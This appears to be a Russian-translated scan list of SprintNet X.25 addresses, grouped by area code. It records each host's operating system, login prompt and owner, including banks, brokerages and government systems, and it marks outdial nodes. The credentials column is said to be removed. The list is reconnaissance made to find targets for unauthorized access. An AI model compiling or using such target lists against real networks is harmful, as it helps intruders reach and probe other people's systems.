Адреса, помеченные знаком `$`, не принимают звонки за счёт вызываемого абонента (если вы подключаетесь не через SprintNet, игнорируйте `$`).

Адреса, помеченные знаком `*`, не принимают звонки за счёт вызываемого абонента, и мне не удалось к ним подключиться для определения их назначения.

Если поля OS и RESPONSE оставлены пустыми, это означает, что подключение состоялось, но ответа вызвать не удалось, либо был получен мусорный ответ.

Логины/пароли удалены из этого выпуска.

Справочник SprintNet

```
201 - Нью-Джерси  Просканировано: [0-2000]

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ---------------------------------------------
201 1    $             outdial (201)
201 22   $             outdial (201)
201 25     Unix        HP-UX ciathp A.B7.00 U 9000/835
201 30
201 32                 D&B Terminal
201 34   $ Prime
201 36   *             (incoming call barred)
201 37   $
201 40   $             Welcome to our PSI via X.29
201 42   *
201 43   $
201 44   $
201 45     Prime       NewsNet
201 46   $
201 48   $ VAX/VMS     Welcome to MicroVMS V5.3
201 49   $ VAX/VMS
201 53                 WELCOME TO COLGATE'S IICS
```

```
201 57   *             (incoming call barred)
201 58   *             (incoming call barred)
201 59   *             (incoming call barred)
201 66   $ Prime
201 67                 warner computer systems
201 68                 warner computer systems
201 69                 warner computer systems
201 83                 ENTER ID:
201 84                 D&B Terminal
201 86                 D&B Terminal
201 88                 D&B Terminal
201 89                 Prudential
201 107  $             outdial (201)
201 108  $             outdial (201)
201 138    HP-3000     EXPECTED HELLO, :JOB, :DATA, OR (CMD) AS LOGON.
201 140  $             Enter One Time Password:
201 156    Unix        Securities Data Company (SDC7)
201 163                VU/TEXT * PLEASE SIGN ON:
201 164                VU/TEXT * PLEASE SIGN ON:
201 167    DTC         DTC01.HP.COM
201 170                Prudential
201 173                MHP201A UPK19130 APPLICATION:
201 174    CRYPTO      ENTER "IDX" OR "ID" AND USER ID -->
201 179                APPLICATION:
201 200                D&B Terminal
201 201                D&B Terminal
201 235  *
201 241  $             (immediate hangup)
201 242                D&B Terminal
201 243                D&B Terminal
201 244                D&B Terminal
201 246                D&B Terminal
201 247    VTAM        Shearson Lehman Brothers NPSI
201 252    Prime       PRIMENET 21.0.6 BOR
201 254  $ Unix        field login:
201 257                Please press <Return> . . .(
201 259                Please press <Return> . . .(
201 271  $             User Access Verification   Password:
201 301  $             outdial
201 334  $ HP-3000     :
201 335  *
201 336  $             Concurrent Computer Corporation's DATALINK
201 337  $             out of order
201 339  $ ???         (echo)
201 340  *
201 341  *
201 342  $ Unix        ocpt
201 343  $             Enviornmental Control Monitor (PENNET)
201 344  *
201 348  *
201 350  $             $$ 4200 MODEL: $$ 50 DEVICE TYPE IDENTIFIER :
201 355  $             Concurrent Computer Corporation's DATALINK
201 430  *             (incoming call barred)
201 465    VAX/VMS     V5.5      on VBH301
201 471                Prudential
201 472                APPLICATION:
201 474                Prudential
201 475                Prudential
201 477    VM/CMS?     ENTER AS SHOWN: L/LOGON/TSO/INFO/CICS
201 479    VM/CMS
201 730  *
201 770  *
201 830  $             INSCI/90 SYSTEM MV-10/13, LOGON PLEASE
201 870  $             INSCI/90 SYSTEM MV-10/13, LOGON PLEASE
201 890  $             INSCI/90 SYSTEM MV-10/13, LOGON PLEASE
201 895  $             INSCI/90 SYSTEM MV-10/10, LOGON PLEASE
201 899  $             (hangs up)
201 910  $             (echo)
201 912  $             (echo)
201 914  $             (echo)
201 916  $             (echo)
```

```
201 950                 Bankers Trust Online
201 999  $              (hangs up)
201 1030                USER ID
201 1050                VU/TEXT
201 1051                VU/TEXT
201 1052                VU/TEXT
201 1053                VU/TEXT
201 1054                VU/TEXT
201 1055                VU/TEXT
201 1056                VU/TEXT
201 1057                VU/TEXT
201 1059                VU/TEXT
201 1060                VU/TEXT
201 1061                VU/TEXT
201 1062                VU/TEXT
201 1063                VU/TEXT
201 1064                VU/TEXT
201 1065                VU/TEXT
201 1066                VU/TEXT
201 1067                VU/TEXT
201 1068                VU/TEXT
201 1069                VU/TEXT
201 1070                VU/TEXT
201 1071                VU/TEXT
201 1072                VU/TEXT
201 1073                VU/TEXT
201 1074                VU/TEXT
201 1075                VU/TEXT
201 1076                VU/TEXT
201 1077                VU/TEXT
201 1078                VU/TEXT
201 1079                VU/TEXT
201 1135 $              ACCESS BARRED
201 1137 $              Finlay Fine Jewelry Corp.
201 1139                CONNECTED TO PACKET/400
201 1143 $              MHP201A UPK19040  APPLICATION:
201 1156 *
201 1160                Shaw Data Services
201 1163 *              (incoming call barred)
201 1164 *              (incoming call barred)
201 1168                CONNECTED TO PACKET/400
201 1170.1 $            Johnson and Johnson Network
201 1171 *
201 1172 $ Unix/SCO     TCSS
201 1173 *
201 1174 *
201 1176                NSP READY
201 1177                NSP READY
201 1232   VAX/VMS      Username:
201 1233   VAX/VMS      Username:
201 1243   VAX/VMS      Friden Neopost  (NJCRAN Node)
201 1251   VM/CMS       GSERV
201 1258   VM/CMS       GSERV
201 1259   VM/CMS       GSERV
201 1263 *              (incoming call barred)
201 1264 *              (incoming call barred)
201 1265 *
201 1266 *
201 1267 *
201 1268 *
201 1270
201 1272
201 1275   VAX/VMS      Shaw Data Services
201 1277
201 1330 *
201 1331 *
201 1332 *
201 1333 $              (echo)
201 1335 $              Environment Control Monitor
201 1340 *
201 1341 *
```

```
201 1342 *
201 1343                Prudential
201 1344                Prudential
201 1345                Prudential
201 1346                Prudential
201 1347                Prudential
201 1354 *
201 1359 $              Finlay Fine Jewelry Corp.
201 1370.1 $ HP-3000    CORPHP.CIS.HCC
201 1371 *
201 1372 *
201 1373 *
201 1374 *
201 1375 *
201 1376 *
201 1377 *
201 1378 *
201 1379 $
201 1430 *              (incoming call barred)
201 1431 *              (incoming call barred)
201 1432 *              (incoming call barred)
201 1433 *              (incoming call barred)
201 1434 *              (incoming call barred)
201 1435 *              (incoming call barred)
201 1442 *
201 1443 *
201 1446 *
201 1454 *
201 1455 *
201 1456 *
201 1460
201 1510
201 2030                Lynx Technologies Inc.
201 2031   VTAM         Shearson Lehman Brothers NPSI
201 11234  VAX/VMS

202  -  Вашингтон, О.К.  Просканировано: [0 - 3000] и разное

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
202 1      Prime
202 2      Prime
202 10     Prime
202 12     Prime
202 31                 NewsMachine 5.1
202 36   $             NETWORK SIGN-ON FAILED
202 38   $             NETWORK SIGN-ON FAILED
202 42   *
202 48   $             U.S.I.A. Computer Center.
202 49                 enter system id --
202 115  $             outdial (202)
202 116  $             outdial (202)
202 117  $             outdial (202)
202 123  $             xxxx
202 138  $ VAX/VMS     Gaullaudet University
202 141 >909 761       User name?
202 142 >909 406       User name?
202 149  $
202 150                UPI>
202 152  *
202 201                CompuServe  User ID: phones
202 202                CompuServe
202 203                CompuServe
202 224  $             outdial (global)
202 235  $ Prime
202 239  $ Prime
202 241  *
202 243  *
202 245    AOS         Username:
202 253  *
202 255                Morgan Stanley Network
```

```
202 260  $            PLEASE SELECT: TSOMVS, ANOTHER APPLICATION
202 265  $            USER ID
202 266  $            USER ID
202 275  *
202 276  *
202 277  *
202 278  $            USER ID
202 330  *
202 331  *
202 332  *
202 333  *
202 334  *
202 335  *
202 336    VAX/VMS    Congressional Quarterly Online Systems
202 337    VAX/VMS    Congressional Quarterly Online Systems
202 353  *
202 356    PRIME      PRIMENET 22.1.1.R36 SYSA
202 361  *
202 362  *
202 363  *
202 364  *
202 365               Lexis and Nexis
202 366               Lexis and Nexis
202 367               Lexis and Nexis
202 371  *
202 372  *
202 373  *
202 377  *
202 390  $            #CONNECT REQUESTED TO HOST GSAHOST : CANDE
202 391  $            #CONNECT REQUESTED TO HOST GSAHOST : CANDE
202 403  $            outdial (202)
202 433  *
202 453               USER ID
202 454    VAX/VMS    Connect to GBS
202 455  *
202 456  *
202 458  *
202 459  *
202 465  *
202 466  *
202 467  *
202 468  *
202 469  *
202 472  *
202 477               UPI>
202 478               UPI>
202 479               UPI>
202 550               UPI>
202 616  *
202 617  *
202 1030 *
202 1031 *
202 1032 *
202 1033 *
202 1034 *
202 1155 *
202 1156 *
202 1157 *
202 1158 *
202 1159 *
202 1261 *
202 1262 *
202 1263 *
202 1264 *
202 1265 *
202 1266 *
202 1267 *
202 1268 *
202 1269 *
202 1270 *
202 1323 $
```

```
202 1325   VAX/VMS
202 1363               Enter your User Name:
202 1364.1 Unix        System name: fmis
202 1365.3 Unix/SysV   X.29 Terminal Service (person)
202 1385   Prime       PRIMENET 22.1.3 CGYARD
202 1407   Unix/SysV   X.29 Terminal Service (person)
202 1440   VAX/VMS     Username:
202 3011 *
202 3012 *
202 3030A              ASYNC TO 3270 -> FIRST AMERICAN BANK OF GEORGIA
202 3036 $ GS/1        GS/X.25 Gateway Server
202 3060 *
202 3067 $ Major BBS   Power Exchange (adult bbs and chat)  Member-ID? new
202 3069 $             E06A26B3
202 3070 $
202 3071 $
202 3072 $
202 3074 $ VAX/VMS     Welcome to VAX/VMS V5.5-1
202 3075 *
202 3130               GTE Contel DUAT System       (login as visitor)
202 3131               GTE Contel DUAT System       (airplane info galore)
202 3134               USER ID
202 3135               USER ID
202 3138 *
202 3139 *
202 3140 *
202 3142 *
202 3145               &StArT&
202 3242   VOS         Please login  (try 'help')
202 3243   VOS         Please login
202 3244   Unix        tmn!login:
202 3246 *
202 3247 *
202 3254   VOS         Please login
202 3255   VOS         Please login
202 3256   VOS         Please login
202 3257               (locks up)
202 3258   VOS         Please login
202 3259   VOS         Please login
202 3260   VOS         Please login
202 3261   VOS         Please login
202 3262   VOS         Please login
202 3263   VOS         Please login
202 3264 $             AMS SYSTEM=
202 3269
202 3330 *
202 3332 *
202 3333 *
202 3335 $             NETX A000VD00 READY FOR LOGON
202 3336 $             NETX A000VD00 READY FOR LOGON
202 3337 *
202 3338 *
202 3600 *
202 3601 *
202 3602 *
202 3603 *
202 3604 *
202 3605 *
202 3606 *
202 3611 *
202 3612 *
202 3613 *
202 3614 *
202 3630 *
202 4220
202 4222
202 4226               MSG10-RJRT TERMINAL-ID:GSSCXA63 IS NOW IN SESSION
202 60031  VAX/VMS     V5.4-2
202 60033  Unix/SunOS  Welcome to QHDS!
202 60035 *
202 60036              NETX A0A0VD00 READY FOR LOGON
```

```
202 60039  Unix/SunOS  (QHDS.MXBC)
202 60040              Lexis and Nexis
202 60043 *
202 60056
202 60058 *
202 60059 *
202 60060 *
202 60064 *
202 60068              PIN:
202 60069              PIN:
202 60070              PIN:
202 60071              PIN:
202 60073 *
```

203 - Коннектикут Просканировано: [0 - 500]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
203 22     VM/CMS
203 28     VM/CMS
203 50                  CONNECTED TO PACKET/74
203 60   $              GEN*NET Private Switched Data Network
203 61   *
203 62     VAX/VMS ACM  Enter SecurID PASSCODE:
203 66                  Login Please :
203 67                  Login Please :
203 77   *
203 78   $ Novell       Netware Access Server (DDS)
203 79   *
203 105  $              outdial (203)
203 120  $              outdial (203)
203 121  $              outdial (203)
203 136    PRIME        PRIMENET 20.2.7 SYSA
203 159  $              access barred
203 160  *
203 161  $ Novell       Netware Access Server (INFOSYS)
203 165                 Panoramic, Inc. PLEASE LOGON: help
203 242                 Login Please :
203 274  $ ACF/VTAM
203 277  *              (incoming call barred)
203 310
203 317
203 346  *
203 347                 SB >
203 350  *
203 362  *              (incoming call barred)
203 367                 CONNECTED TO PACKET/74
203 434  $              (hangs up)
203 435  $ ACF/VTAM
203 438  $              (echo)
203 442  $              (echo)
203 452  *
203 455
203 458  *              (incoming call barred)
203 463  *
203 465  *
```

205 - Алабама Просканировано: 0 - 300

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
205 237  *
205 245  *
205 246  *
```

206 - Вашингтон (штат) Просканировано: [0 - 500]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
206 40   $ Prime       PRIMENET 23.2.0.r26 P6450
206 60   *
206 65     PRIME       PRIMENET 22.1.4 OAD
```

```
206 66
206 67   $
206 138  $              MHP201A UPK0BY60  * VERSION 5.5.4 *.
206 139  $              Wang VS Logon
206 154  $ DTC          THE SEATTLE DTC (DTC01.MACON.USOPM)
206 158    VAX/VMS      Username:
206 167  *              (incoming call barred)
206 170  $ hp-3000
206 173  $              Renex Connect, SN-00100201
206 205  $              outdial (206)
206 206  $              outdial (206)
206 208  $              outdial (206)
206 239.1$              + Log on please
206 240.1$              ***investigate***
206 250  $              logins to this workstation temp. barred
206 251  $ Wang         SYSTEM TWO (TACOMA:TACOMA)
206 351  *
206 352  *
206 357  $ HP-3000
206 360                 CUSTOMER ID:
206 368  *
206 369  *
206 371  $
206 375    Prime        PRIMENET 23.2.0.r26 DZ-BLV
206 430  $              911 Monitor HATSLNCT is currently not available
206 470    VAX/VMS
206 479  $              + Log on please

207  -  Мэн  Просканировано: 0 - 300

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
207 40   *
207 260    ???         Please login:

208  -  Айдахо  Просканировано: 0 - 300

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
208 236  *
208 250  $              USER ID
208 252                 Welcome to the NET, X.29 Password:

209  -  Калифорния  Просканировано: 0 - 300

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
209 241  *
209 243  *
209 245  *
209 246  *
209 270  $ VAX/VMS     Continental PET Technologies, MODESTO
209 273    DACS III    ***investigate***

211  -  Dun & Bradstreet  Просканировано: разное

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
211 1140                D&B terminal
211 1142                D&B terminal
211 1145   VAX/VMS      on VBH302
211 1240                Please enter your terminal id; '?' for MENU
211 1242                D&B terminal
211 1244                Please enter your terminal id; '?' for MENU
211 1245   ???          GNETMAIL
211 2150   Prime
211 2240                DunsNet's User Verification Service
211 2247                DUNSCENTER  (connects to many machines)
211 2249                ID?>
211 2255                ID?>
211 2450   Prime
211 2451   Prime
```

```
211 3290   CMS?        IDC/370 Ready-
211 3291   CMS?        IDC/370 Ready-
211 3292   CMS?        IDC/370 Ready-
211 3390   CMS?        IDC/370 Ready-
211 3391   CMS?        IDC/370 Ready-
211 3392   CMS?        IDC/370 Ready-
211 3490   CMS?        IDC/370 Ready-
211 4190               DunsNet's User Verification Service
211 4240               Enter service code -
211 4241               Enter service code -
211 5140   DTC         Nielsen Household Services (DTC03.NY.NPD)
211 5240   VAX/VMS     GUMBY...
211 5290   DTC         Nielsen Household Services (DTC02.NY.NPD)
211 6140               PLEASE ENTER SUBSCRIBERID;PASSWORD
211 6141               A. C. Nielsen Information Center.
211 6142               A. C. Nielsen Information Center.
211 6145
211 6190               PLEASE ENTER SUBSCRIBERID;PASSWORD
211 6240               A. C. Nielsen Information Center.
211 6250   ???         USERNAME?
211 6290               PLEASE ENTER SUBSCRIBERID;PASSWORD
211 8140               DIALOG INFORMATION SERVICES
211 8142   VAX/VMS     Username:
211 11140  VM/CMS      VM/370 ONLINE--
211 11142  VM/CMS      VM/370 ONLINE--
211 11144  VAX/VMS     Username:
211 13190              D&B terminal (in spanish)
211 13191              D&B terminal
211 14110              Renex Connect, Enter password -
211 15140              NEODATA SERVICES NETWORK

212  -  Нью-Йорк  Просканировано: [0 - 3000] и разное

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ----------------------------------------------
212 30                 ENTER ID:
212 31   $ VM/CMS
212 34   *
212 40                 PLEASE ENTER /LOGIN
212 41                 MHP201A UPK05173  APPLICATION:
212 48   *
212 52   $ Prime
212 53     VAX/VMS
212 73   $ Prime
212 79                 ENTER ID:
212 100    VAX/VMS     Username:
212 101    VAX/VMS     Username:
212 102                **** Invalid sign-on, please try again ****
212 103    VAX/VMS     Username:
212 104                **** Invalid sign-on, please try again ****
212 105                **** Invalid sign-on, please try again ****
212 106                **** Invalid sign-on, please try again ****
212 108                **** Invalid sign-on, please try again ****
212 109                **** Invalid sign-on, please try again ****
212 110                **** Invalid sign-on, please try again ****
212 112                Shearson Lehman Brothers
212 124  $ VAX/VMS     Username:
212 130                you are now connected to the host computer
212 131                Shearson Lehman Brothers
212 137    Prime       PRIMENET 22.1.1.R17.STS.6 NY60
212 145                ENTER ACCESS ID:
212 146                ENTER ACCESS ID:
212 152    VAX/VMS     Username:
212 170  $             TWX2V LOGGED INTO AN INFORMATION SERVICES NETWORK
212 172  $             TWX2V LOGGED INTO AN INFORMATION SERVICES NETWORK
212 174  $             TWX2V LOGGED INTO AN INFORMATION SERVICES NETWORK
212 197                BANKERS TRUST
212 202    VAX/VMS     Username:
212 226                USER ID   ?
212 231  $ VM/CMS
212 242                ENTER IDENTIFICATION:
```

```
212 255    VAX/VMS     (PB2 - PBS Development System)
212 259    VAX/VMS     (NYTASD - TAS SYSTEM)
212 260                Bankers Trust Online
212 274  $             INVALID INPUT
212 275                Bankers Trust Online
212 276  *
212 277                ****POSSIBLE DATA LOSS 00 00****
212 278                Bankers Trust Online
212 279                User:          (RSTS V9.3-20)
212 285                Invalid login attempt
212 306  *
212 315  $             outdial (212)
212 320                ENTER IDENTIFICATION:
212 321                ENTER IDENTIFICATION:
212 322  $             COMMAND UNRECOGNIZED
212 336  *
212 344  *
212 345    Prime       PRIMENET 23.2.0.R32 NMSG
212 352  *
212 359                (drops connection right away)
212 376 -> 201 950     Bankers Trust Online
212 430 -> 312 59      Id Please:     User Id:     Password:
212 432  *
212 437  *
212 438  *
212 440  *
212 444    Prime       PRIMENET 21.0.7.R31 EMCO
212 446  $ VAX/VMS
212 449  $ VM/CMS
212 500                enter a for astra
212 501                enter a for astra
212 502                enter a for astra
212 503                enter a for astra
212 504                enter a for astra
212 505                enter a for astra
212 509  $             Transamerican Leasing (White Plains Data Center)
212 539                (drops connections right away)
212 546  $             APLICACAO:
212 549  $             BT-Tymnet Gateway
212 561    VAX/VMS     Username:
212 571                You are not authorized to connect to this machine.
212 572  $             No access to this DTE.
212 580                enter a for astra
212 603                Shearson Lehman Brothers
212 615                Shearson Lehman Brothers
212 623                Shearson Lehman Brothers
212 693  $             USER ID
212 703    Unix
212 704    Unix
212 713    Prime       PRIMENET 22.1.1.R17.STS.6 NY60
212 726  $ VAX/VMS
212 731
212 970  *
212 971  *
212 972  *
212 973  *
212 974  *
212 975  *
212 976  *
212 977  *
212 978  *
212 979  *
212 1000 $             Enter ID:
212 1001 $             Enter ID:
212 1002 $             Enter ID:
212 1004 $             Enter ID:
212 1009 $             outdial (212)
212 1045 $ HP-3000     White & Case - HP 3000 Computer System
212 1046 *
212 1049               APPLICATION:
212 1050               NSP READY?
```

```
212 1052   Prime       PRIMENET 20.2.4.R11 FTC0
212 1053   VAX/VMS
212 1065 $ AOS         Track Data System 12
212 1069               #
212 1071 $ GS/1        CS/100T>
212 1072 $ GS/1        CS/100T>
212 1076               NSP READY
212 1233 *
212 1355 *
212 1356 *
212 1367               You are not authorized to connect to this machine.
212 1373               enter a for astra
212 1450               RadioSuisse Services.
212 1469
212 1477               n042ppp> enter system id
212 1478               n042ppp> enter system id
212 2050B  Unix        softdollar login:
212 2050D  Unix        softdollar login:
212 2060 $             T.S.S.G
212 2061 $             Boston Safe Deposit and Trust Company
212 2062 $             TWX40 LOGGED INTO AN INFORMATION SERVICES NETWORK
212 2071   VM/CMS      GSERV
212 2079   VM/CMS      GSERV
212 2130 $             (echo)
212 2131 $             (echo)
212 2134 $             (echo)
212 2135 $             (echo)
212 2230 $             (echo)
212 2231 $             (echo)
212 2234 $             (echo)
212 2235 $             (echo)
212 2245 $             Finlay Fine Jewelry Corp.
212 2250   VAX/VMS     Username:
212 2251               **** Invalid sign-on, please try again ****
212 2252               **** Invalid sign-on, please try again ****
212 2253               **** Invalid sign-on, please try again ****
212 2254               **** Invalid sign-on, please try again ****
212 2270               **** Invalid sign-on, please try again ****
212 2271               **** Invalid sign-on, please try again ****
212 2272               **** Invalid sign-on, please try again ****
212 2273               **** Invalid sign-on, please try again ****
212 2274               **** Invalid sign-on, please try again ****
212 60002              You are not authorized to connect to this machine.
212 60007              You are not authorized to connect to this machine.
212 60010              You are not authorized to connect to this machine.
212 60031  VM/CMS
212 60032              ENTER ID:
212 60033  Prime       CDA Online Services
212 60034              CHANNEL 03/009. ENTER RESOURCE
212 60037  VAX/VMS     MuniView
212 60044 *
212 60051 *
212 60055              USER ID

213  -  Калифорния  Просканировано: [0 - 2000]

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
213 21     Prime       PRIMENET 23.2.0.R32 C6
213 22     Prime       PRIMENET 23.2.0.R32 D6
213 23   $             outdial (213)
213 24                 Marketron Research and Sales System
213 25   $             outdial (213)
213 35                 Marketron Research and Sales System
213 41   $             (echo)
213 45   $             ENTER NETWORK SIGN-ON:
213 50   $             (echo)
213 52   $ Prime
213 53                 CONNECTED TO PACKET/74
213 55                 CONNECTED TO PACKET/74
213 56                 CONNECTED TO PACKET/74
```

```
213 60                CONNECTED TO PACKET/74
213 61                CONNECTED TO PACKET/74
213 68   *
213 70   *
213 102    Prime      PRIMENET 21.0.7.R10 TRWE.A
213 103  $            outdial (213)
213 105    Prime      PRIMENET 22.1.3.beta1 SWOP
213 121    Prime      PRIMENET 23.0.0 SWWE1
213 122    Unix       Computervision Los Angeles District Admin System
213 123    Prime      PRIMENET 23.3.0.r29 SWWA1
213 129    Prime      PRIMENET 22.0.3vA CALMA1
213 151    Prime      PRIMENET 22.1.3 CSSWR1
213 154    Prime      PRIMENET 22.1.1.R27 SWWCR
213 155    Prime      PRIMENET 22.1.3 CS.LA
213 199    Prime      PRIMENET 23.2.0.R32 C6
213 220A              TELENET ASYNC TO 3270 SERVICE
213 221A              TELENET ASYNC TO 3270 SERVICE
213 248  *
213 249  *
213 262  *
213 265  *
213 340    Prime      PRIMENET 23.2.0 TRNGW
213 336  *
213 337  $ HP-3000
213 351    Unix/SunOS  SunOS Release 4.1.2 (X25)
213 357    Unix/SunOS  SunOS Release 4.1.1 (X25)
213 359    Unix
213 371  *
213 373    HP-3000    SAGAN.HP.COM
213 412  $            outdial (213)
213 413  $            outdial (213)
213 540  *
213 541  *
213 542  *
213 543  *
213 660
213 1052 $            Environment Control Monitor
213 1053 $ Unix       milpitas login:
213 1054 *
213 1055 $            Environment Control Monitor
213 1056 *
213 1057 $            Denver Service System (ECM)
213 1064 *
213 1065   HP-3000    EXPECTED HELLO, :JOB, :DATA, OR (CMD) AS LOGON.
213 1073
213 1079 *
213 1160 *
213 1418 *
213 1419 *
213 1420 *
213 1421 *
213 1422 *
213 1423 *
213 1424 *
213 1425 *
213 1426 *
213 1427 *
213 1428 *
213 1429 *
213 1430 *
213 1450              MACNET:

214  -  Техас  Просканировано: [0 - 2000]

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
214 20                SIM3278
214 21                SIM3278
214 22   $            outdial (214)
214 42     VAX/VMS    Username:
214 60     HP-3000    DELTA.RCO.NTI
```

```
214 68   $ VAX/VMS     GTECVC
214 76     Cyber       Power Computing Cyber Service
214 231
214 240
214 245  *
214 337
214 352                IST451I ENTER VALID COMMAND - NETX B0A8VD00
214 355  *
214 358  *
214 364  $ VAX/VMS     GTECVC
214 366                Renex Connect, Enter service code -
214 371    Prime       PRIMENET 21.0.2S GCAD..
214 372
214 373  *
214 1031 *
214 1032 *
214 1033 *
214 1034 $             (echo)
214 1035 *
214 1040 $             (echo)
214 1048               Renex Connect, Enter terminal type or "M" for menu
214 1070               BT-Tymnet Gateway  please log in: information
214 1071   Cyber       You may enter CDCNET commands.
214 1075   Cyber       You may enter CDCNET commands.
214 1131 *
214 1151   VAX/VMS     Username:
214 1152 *
214 1153
214 1158 *
214 1161   VAX/VMS     Username:
214 1230 *
214 1237
214 1238
214 1241 *
214 1242 *
214 1243 *
214 1244 *
214 1245 *
214 1246 *
214 1247 *
214 1248 *
214 1249 *
214 1250 *
214 1251 *
214 1252 *
214 1253 *
214 1254 *
214 1255 *
214 1256 *
214 1257 *
214 1258 *
214 1260 *
214 1261 *
214 1262 *
214 1263 *
214 1264 *
214 1265   VAX/VMS     Username:
214 1277 *
214 1278 *
214 1334 *
214 1335 *
214 1336 *
214 1337 *
214 1338 *
214 1339 *
214 1340 *
214 1341 *
214 1343 *
214 1358 *
214 1359 *
214 1362   VAX/VMS     Username:
```

```
214 1363 *
214 1364 *
214 1365 *
214 1366 *

215  -  Пенсильвания  Просканировано: 0 - 300

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
215 5    $             outdial (215)
215 22   $             outdial (215)
215 30   *
215 38   *
215 40                 VU/TEXT
215 44   *
215 55   *
215 60   *
215 66     Prime       NewsNet
215 112  $             outdial (215)
215 121    VM/CMS      TOWERS PERRIN ONLINE--PHILA
215 134  *
215 135                VU/TEXT
215 139  *
215 140                VU/TEXT
215 143  *
215 154
215 163    Unix
215 164    Unix
215 165    Unix
215 166    Unix
215 167    Unix
215 168    Unix
215 169    Unix
215 170    Unix
215 171    Unix
215 172  *
215 173  *
215 176  *
215 179    Unix        PLASPEC Engineering & Marketing Network
215 231
215 251    Unix
215 252    Unix
215 253    Unix
215 254    Unix
215 255    Unix
215 261    VAX/VMS     File Transfer and Gateway Service Node ARGO
215 262
215 263
215 263
215 264                %@CVTTAUD@dUYECVGUIiED
215 270                CONNECTED TO PACKET/400
215 530  $
215 531  $
215 532  $
215 533  $
215 534  $
215 535  $
215 536  $
215 537  $
215 538  $
215 539  $
215 540  $
215 541  $

216  -  Огайо  Просканировано: [0 - 2000]

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
216 20   $             outdial (216)
216 21   $             outdial (216)
216 38     VAX/VMS     Username:
```

```
216 49
216 51   *
216 59   *
216 60                APPLICATION:
216 63   *
216 64     Prime      PRIMENET 20.2.4 LIPC
216 74   $ hp-x000
216 75   *
216 120  $            outdial (216)
216 134  *
216 135  *
216 140
216 201  $ HP-3000
216 202  *
216 203  *
216 204  *
216 205  *
216 209  *
216 210  *
216 211  *
216 212  $ HP-3000
216 530  *
216 531  *
216 532  *
216 533  *
216 534  *
216 535  *
216 536  *
216 537  *
216 538  *
216 539  $            (echo)
216 1351   Prime      PRIMENET 22.1.4 OPSPRO
216 1352   Prime      Good morning
216 1353   Prime      PRIMENET 22.1.4 OPSPRO
216 1354   Prime      Good morning
216 1355 $ Prime      PRIMENET 22.1.4.R63 OPSSEC
216 1356 *
216 1357   Prime      Good morning
216 1358   Prime      PRIMENET 22.1.4 OPSPRO
216 1369 *
216 1370 *
216 1371 *
216 1372 *

217  -  Иллинойс  Просканировано: 0 - 200

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
217 45   *
217 46   *

219  -  Индиана  Просканировано: 0 - 200

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
219 3      Prime       PRIMENET 22.1.0vA2 NODE.0
219 8      Prime       PRIMENET 23.2.0vA NODE.8
219 9                  ENTER GROUP NAME>
219 10                 Lincoln National Corporation
219 35   $             MHP201A ZMA0PZ10  * VERSION 6.0.1 *.
219 140    Prime       PRIMENET 23.2.0vA CS.FTW
219 150  *

222  -  неизвестно  Просканировано: разное

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
222 100    Prime
222 140    Prime
222 320    Prime
222 340
```

223 - Citibank Просканировано: разное

ADDRESS		OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
223 1	$	GS/1	CITITRUST/WIN Gateway! (Toll 25 cents)	
223 6			PLEASE ENTER TRANSACTION ID:	
223 10		Prime		
223 11		Prime		
223 13		Prime		
223 15		Prime		
223 17			CDS DATA PROCESSING SUPPORT	
223 19	$	HP-3000		
223 26			NETWORK USER VALIDATION.	
223 31				
223 32			enter a for astra	
223 34			NETWORK USER VALIDATION.	
223 35		VAX/VMS	TREASURY PRODUCTS	
223 39		Major BBS	GALACTICOMM User-ID? new	
223 40			Global Report from Citicorp	
223 41		VOS	(other systems connect from there)	
223 42			CITICORP/CITIBANK - 0005,PORT 3	
223 46	$		Enter Secure Access ID -02->	
223 47			CCMS	
223 48A			CITIBANK ,PORT 5	
223 50		Prime		
223 54			CITI CASH MANAGEMENT NETWORK -	
223 55			NETWORK USER VALIDATION.	
223 57				
223 65		VOS		
223 68	$		Citimail II	
223 70			ELECTRONIC CHECK MANAGER ENTER 'ECM'	
223 71			""	
223 74A			""	
223 79		VAX/VMS	Audit login --- Your session will be recorded.	
223 87		VOS	CitiShare Milwaukee, Wisconsin	
223 91		VAX/VMS	Unauthorized Use Is Prohibited	
223 92			<<please enter logon>>	
223 93		Major BBS?	Citibank Customer Delivery Systems (#95298116)	
223 94			<<ENTER PASSWORD>>	
223 95				
223 96			<<ENTER PASSWORD>>	
223 103			<<ENTER PASSWORD>>	
223 104	$	VAX/VMS		
223 106				
223 175			enter a for astra	
223 176		VAX/VMS		
223 178			NETWORK USER VALIDATION.	
